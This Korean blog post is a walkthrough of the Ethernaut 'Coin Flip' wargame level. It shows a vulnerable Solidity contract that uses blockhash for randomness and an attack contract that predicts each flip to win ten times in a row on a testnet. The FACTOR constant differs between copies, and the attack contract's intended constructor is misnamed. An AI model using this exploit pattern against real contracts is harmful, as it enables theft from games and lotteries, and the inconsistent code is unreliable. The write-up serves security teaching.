


# [Ethereum] Ethernaut 풀이 - 3.Coin Flip

modolee (47) ▾ (@modolee)in #kr-dev (/trending/kr-dev) • 4년 전



steemit  
modolee

안녕하세요. 개발자 모도리입니다.

Ethernaut 문제 풀이 시리즈를 계속 진행해 보려고 합니다.

이번에는 Level 3 문제를 풀어보겠습니다. 지난 게시물은 아래를 확인해 주세요.

- Ethernaut 소개 (<https://steemit.com/kr-dev/@modolee/ethereum-ethernaut>)
- Ethernaut 풀이 - 0.Hello Ethenaut (<https://steemit.com/kr-dev/@modolee/ethereum-ethernaut-0-hello-ethernaut>)
- Ethernaut 풀이 - 1.Fallback (<https://steemit.com/kr-dev/@modolee/ethereum-ethernaut-1-fallback>)


dev/@modolee/ethereum-ethernaut-1-fallback)

- Ethernaut 풀이 - 2.Fallout (<https://steemit.com/kr-dev/@modolee/ethereum-ethernaut-2-fallout>)

## 3. Coin Flip

### 임무 확인

#### Coin Flip



This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.

Get new instance

- 동전 뒤집기 게임이라고 하네요. 앞면이 나올 지 뒷면이 나올지 예측을 하는 게임입니다.
- 임무 완수 조건은 10번 연속 예측에 성공하는 것입니다.
- 초능력을 써서 하라고 합니다...ㅠㅠ
- 난이도는 총 6단계 중 3단계에 해당합니다.

### Solidity 코드 분석

- 초능력은 모르겠고, 일단 코드를 보겠습니다.

```

pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956664819968;

    function CoinFlip() public {
        consecutiveWins = 0;
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(block.number-1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
        bool side = coinFlip == 1 ? true : false;

        if (side == _guess) {
            consecutiveWins++;
            return true;
        } else {
            consecutiveWins = 0;
            return false;
        }
    }
}

```

- 버전 및 상태변수 정의

```

pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956664819968;

```

- Solidity 0.4.18 버전을 기준으로 작성되었습니다.
- CoinFlip 컨트랙트가 정의되어 있습니다.
- 3개의 상태 변수가 있습니다.
  - consecutiveWins : 연속해서 승리한 횟수를 저장하는 변수입니다. public입니다.
  - lastHash : 마지막 실행할 때 사용되었던, hash 값 입니다.
  - FACTOR : hash 값과 함께 사용하여 랜덤한 값을 만들어 낼 때 사용하는 값입니다.
- 생성자




- ```
function CoinFlip() public {
    consecutiveWins = 0;
}
```
- 컨트랙트를 생성하면서 연속해서 승리한 횟수를 0으로 초기화합니다.
- 동전 뒤집기 게임 함수

```
function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash == blockValue) {
        revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
        consecutiveWins++;
        return true;
    } else {
        consecutiveWins = 0;
        return false;
    }
}
```

- 입력 예측 값(\_guess)으로 앞면/뒷면(true/false) 값을 받고, 실제 랜덤하게 생성한 앞면/뒷면 결과와 비교해서 같으면 true, 다르면 false 값을 반환하는 함수입니다.
- blockValue는 solidity 내장 함수인 block.blockhash 함수를 이용해서 한 개 전 블록(block.number - 1)의 blockhash 값을 가져옵니다.
  - block.blockhash(uint blockNumber) returns (bytes32)  : 블록 번호를 넣었을 때 해당 블록의 hash 값을 반환하는 함수입니다. 0.4.22 버전에서 deprecated 되었고, blockhash로 대체 되었습니다.
  - block.number (uint)  : 현재 블록번호를 담고 있는 변수입니다.
- blockVale의 값과 lastHash의 값이 같은 경우 (이전 게임에서 사용되었던 것과 같은 랜덤 시드를 사용할 경우) revert 시킵니다.
  - revert()  : 실행을 중단 시키고, 상태는 실행 전으로 돌립니다.
- lastHash에 새로 생성 된 blockValue를 저장합니다.
- coinFlip에는 아까 구한 blockValue를 FACTOR로 나눈 값을 저장합니다.
- 그리고 그 값이 1이면 side 변수에 true를 저장하고 그렇지 않으면 false를

저장합니다.

- side와 \_guess가 같으면 consecutiveWins에 1을 더하고 true를 반환하고, 그렇지 않으면 다시 처음부터 카운팅하도록 consecutiveWins를 0으로 만들고 false를 반환합니다.

## 새로운 인스턴스 생성

- Get new instance 버튼을 눌러서 임무를 시작합니다.

## Remix 이용하기

- 소스코드를 붙여 넣습니다.

```
pragma solidity ^0.4.18;

contract CoinFlip {
    uint256 public consecutiveWins;
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

    function CoinFlip() public {
        consecutiveWins = 0;
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(block.number-1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
        bool side = coinFlip == 1 ? true : false;

        if (side == _guess) {
            consecutiveWins++;
            return true;
        } else {
            consecutiveWins = 0;
            return false;
        }
    }
}
```

- 콘솔에서 Instance address를 확인합니다.

- => Instance address  
0x7b579bdae1b6389140295422de56abf146b1f656
- 해당 주소를 복사해서 Remix의 Load contract from Address 창에 붙여 넣고 At Address 버튼을 눌러주면 해당 컨트랙트를 불러옵니다.




CoinFlip ▾

Deploy


0x7b579bdae1b6389140295422de56a1 At Address

---

0 pending transactions

---

▾ CoinFlip at 0x7b5...1f656 (blockchain) 


flip bool\_guess ▾

consecutiveWins

✕

## 예측을 해 보겠습니다!

- 계속 true만 넣었더니 5번 만에 처음으로 맞췄습니다!!!  $\pi\pi$

▾ CoinFlip at 0x7b5...1f656 (blockchain) 

flip true ▾

consecutiveWins

0: uint256: 1

- 오! 6번째에도 맞췄습니다. 우주의 기운이 모여진 것 같습니다. 이대로 10번 까지 가즈아~~

- CoinFlip at 0x7b5...1f656 (blockchain)

fliptrue

consecutiveWins

0: uint256: 2
- 아..... 틀렸어요.
- CoinFlip at 0x7b5...1f656 (blockchain)

fliptrue

consecutiveWins

0: uint256: 0
- 당연히 이렇게 풀라고 낸 문제가 아니겠죠?

## 문제 풀이

- 초능력을 발휘할 수 있는 컨트랙트 작성합니다.

```
contract PsychicAbility {
    uint256 lastHash;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

    address target;
    function HackLv3(address _target) public {
        target = _target;
    }

    function flip() public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(block.number-1));

        if (lastHash == blockValue) {
            revert();
        }

        lastHash = blockValue;
        uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
        bool side = coinFlip == 1 ? true : false;

        CoinFlip(target).flip(side);
    }
}
```

- 어디서 많이 본 코드 같죠?? 맞습니다. CoinFlip 코드를 복사해서 붙여넣고, 조금만 수정했습니다.
- 다른 부분은 크게 2가지 입니다.
  - 생성자에서 target 변수에 배포 된 CoinFlip 컨트랙트 주소를 받아 올

수 있게 합니다.

- side를 예측해서 \_guess와 비교하는 것이 아니라. 그냥 예측한 그 side 값을 CoinFlip의 flip 함수를 호출하는데 사용합니다.
- 이렇게 하면 정말 초능력이 발휘되어 10번 연속 결과를 맞출 수 있을까요?
- PsychicAbility 컨트랙트를 배포할 때 아까 확인했던 instance address를 넣어서 배포합니다.

The screenshot shows the Remix IDE interface. At the top, a dropdown menu is set to 'PsychicAbility'. Below it, a red box highlights the 'Deploy' button and the address '0x7b579bdae1b6389140295422de56abf148b1f656'. Below this, there are buttons for 'Load contract from Address' and 'At Address'. A section shows '0 pending transactions' with icons for saving, running, and deleting. Below that, a list of deployed contracts is shown, including 'CoinFlip at 0x7b5...1f656 (blockchain)' and 'PsychicAbility at 0x0ba...93959 (blockchain)'. A red box highlights the 'flip' button under the 'PsychicAbility' contract.

- 이제 시작해 보겠습니다! flip을 실행해 주세요!

The screenshot shows the Remix IDE interface with the 'PsychicAbility at 0x0ba...93959 (blockchain)' contract selected. A red box highlights the 'flip' button.

- 1번!



CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 1

- 2번!

CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 2

- 중간 중간 숫자가 안 올라가는 경우가 있는데, 이 경우에 트랜잭션 내역을 살펴보면 Out of gas 에러나 나 있는 것을 확인할 수 있습니다.

|                     |                                                                                                                                |
|---------------------|--------------------------------------------------------------------------------------------------------------------------------|
| TxHash:             | 0xfedff98a6adbe0d527df4191cf959161cc537c267b9b85696245ce3443932474                                                             |
| TxReceipt Status:   | Fail                                                                                                                           |
| Block Height:       | 3501694 (1 block confirmation)                                                                                                 |
| TimeStamp:          | 1 min ago (Jun-24-2018 01:59:45 PM +UTC)                                                                                       |
| From:               | 0x5a0cfd716b8a53ba093ee55d2115a29735dec7ea                                                                                     |
| To:                 | Contract 0x0bacdba56a1bcc6eb1b31738c5abbd62b9b93959 ⚠<br>⚠ Warning! Error encountered during contract execution [Out of gas] ⚠ |
| Value:              | 0 Ether (\$0.00)                                                                                                               |
| Gas Limit:          | 40050                                                                                                                          |
| Gas Used By Txn:    | 39912                                                                                                                          |
| Gas Price:          | 0.00000001 Ether (10 Gwei)                                                                                                     |
| Actual Tx Cost/Fee: | 0.00039912 Ether (\$0.000000)                                                                                                  |
| Nonce & {Position}: | 30   (2)                                                                                                                       |
| Input Data:         | <div>Function: flip() ***</div> <div>MethodID: 0xcde4efa9</div> <div>Convert To UTF8</div>                                     |

- 동일 블록에서 랜덤 값을 뽑지 않게 하려고 작성한 코드 때문에 이런 에러가 발생합니다. 그냥 무시하시고 계속~ 하시면 됩니다.

```

if (lastHash == blockValue) {
    revert();
}

```

- 5번!

CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 5

- 7번!

CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 7

- 9번!

CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 9

- 10번!

CoinFlip at 0x7b5...1f656 (blockchain)

flip

true

consecutiveWins

0: uint256: 10

- 이게 어떻게 가능할까요?
- PsychicAbility 컨트랙트의 flip 함수에서 CoinFlip 컨트랙트의 flip 함수를 부르게 되는데, 이 트랜잭션은 동일 블록에 담기게 됩니다. 그러면 blockhash를 이용해서 난수를 생성하는데, PsychicAbility에서 미리 해당


값을 구한 후 CoinFlip의 flip 함수를 호출한다면 매번 동일한 값이 나오게 될 것입니다.

## 답안 제출

- 콘솔에서도 확인해 보겠습니다.

```
> await contract.consecutiveWins()  
< ▼ t {s: 1, e: 1, c: Array(1)} ⓘ  
  ▶ c: [10]  
    e: 1  
    s: 1  
  ▶ __proto__: Object
```

- Submit instance 버튼을 누릅니다.

- 

- 임무를 완수했습니다.

/ 人 ^ ~ ^ 人 \ Submitting level instance...
< < <<PLEASE WAIT>> > >

Sent transaction
https://ropsten.etherscan.io/tx/0x909d7e1...




Mined transaction
https://ropsten.etherscan.io/tx/0x909d7e1...

/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done
/ 人 ^ ~ ^ 人 \ Well done

You have completed this level!!!!

## 말하고자 하는 취약점

- 블록체인 상에서의 난수 생성의 어려움
  - 단순히 블록체인 상에서 얻을 수 있는 blockhash, timestamp 등을 이  
용해 난수 생성 시드로 사용하게 된다면, 위와 같이 예측이 가능합니다.
  - 그래서 난수 생성을 위해서는 외부의 오라클을 이용해서 생성한다던지,  
조금 복잡한 방법으로 난수를 생성해서 사용해야 안전합니다.

- 자세한 내용은 아래 글들을 참고해 주세요.
  - 그럼 이더리움에서는 어떻게 난수를 안전하게 만들어낼 수 있을까?  

  - Predicting Random Numbers in Ethereum Smart Contracts 
  - How can I securely generate a random number in my smart contract? 

오늘은 이것으로 마치겠습니다. 감사합니다.

[#kr \(/trending/kr\)](#)

[#ethereum \(/trending/ethereum\)](#)

[#solidity \(/trending/solidity\)](#)

[#ethernaut \(/trending/ethernaut\)](#)

🕒 4년 전 in [#kr-dev \(/trending/kr-dev\)](#) by

[modolee \(47\)](#) ▾ [\(/@modolee\)](#)

📈 📉 \$0.23 ▾ 7 보팅 ▾

🔗 | [댓글 달기](#) | 💬 0

[\(/kr-dev/@modolee/ethereum-ethernaut-3-coin-flip\)](#)

